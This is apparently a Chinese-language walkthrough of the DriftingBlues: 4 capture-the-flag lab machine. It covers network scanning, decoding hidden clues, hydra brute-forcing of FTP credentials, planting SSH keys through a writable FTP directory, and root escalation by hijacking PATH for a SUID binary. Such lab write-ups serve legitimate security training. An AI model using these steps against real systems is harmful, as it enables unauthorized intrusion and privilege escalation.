概述
About Release
- Name: DriftingBlues: 4
- Date release: 8 Mar 2021
- Author: tasiyanci
- Series: DriftingBlues
Description
get flags
difficulty: easy
about vm: tested and exported from virtualbox. dhcp and nested vtx/amdv enabled. you can contact me by email for troubleshooting or questions.
This works better with VirtualBox rather than VMware.
Virtual Machine
- Format: Virtual Machine (Virtualbox - OVA)
- Operating System: Linux
Networking
- DHCP service: Enabled
- IP address: Automatically assign
渗透
漏洞遍历
扫描存活主机
arp-scan -interface=eth1 --localnet

192.168.56.105是另一台靶机
该靶机ip为192.168.56.106
端口探测
nmap -A -sV -T4 -p- 192.168.56.106

dirsearch全是403,没跑出东西,上web看一看

看到base64,一直进行base64解密然后删除明文部分再解密


最后跑出来/imfuckingmad.txt

一眼brainfuck,随波逐流解了

在最下面看到图片url/iTiS3Cr3TbiTCh.png

访问是二维码,解码得到url
上网查看一下,暴露了用户名?

那然后应该是爆破了
luther
gary
Hubert
clark
爆ftp和ssh
这里用rockyou.txt的前5000条就行了,一般这个爆破不出来就不是爆破的思路了,用hydra九头蛇爆破
hydra -L user.txt -P /usr/share/wordlists/rockyou_5000.txt ftp://192.168.56.106 -I

ftp给爆出来了
luther mypics

hubert里没东西,把sync_log get下来查看
get sync_log

啥都没看到啊
没懂,看看wp
哦,这个hubert的uid与其他不一样是1001,有可能是用户目录!
然后ftp可写,那直接生成ssh私钥连接了呀
本地创建id_rsa id_rsa.pub authorized_keys
然后由ftp上传
cd hubert
mkdir .ssh
cd .ssh
put id_rsa
put id_rsa.pub
put authorized_keys


成功获得user权限
root提权
和driftingblues-3的提权一模一样
查看suid时发现不常见的程序
find / -user root -perm -4000 -print 2>/dev/null

看看/usr/bin/getinfo是啥

根据上面输出的结果,可以推测这个程序中执行了ip addr, cat /etc/hosts, uname -a
然后检查一下环境变量
发现环境变量不是只读,那可以进行PATH劫持
readonly 或者
declare -p 变量名

declare -r PATH="/usr/bin:/bin" #  注意这里的 r,代表 readonly

declare -- PATH="/usr/bin:/bin" #  这里是 --,说明没有只读属性
在环境变量 PATH 中提供一个目录 (/tmp),并创建一个 ip
或者 cat 文件,用于劫持命令,执行我们自定义的二进制文件就可以提权
export PATH=/tmp/:$PATH
cd /tmp
echo '/bin/bash' > ip
chmod +x ip
/usr/bin/getinfo
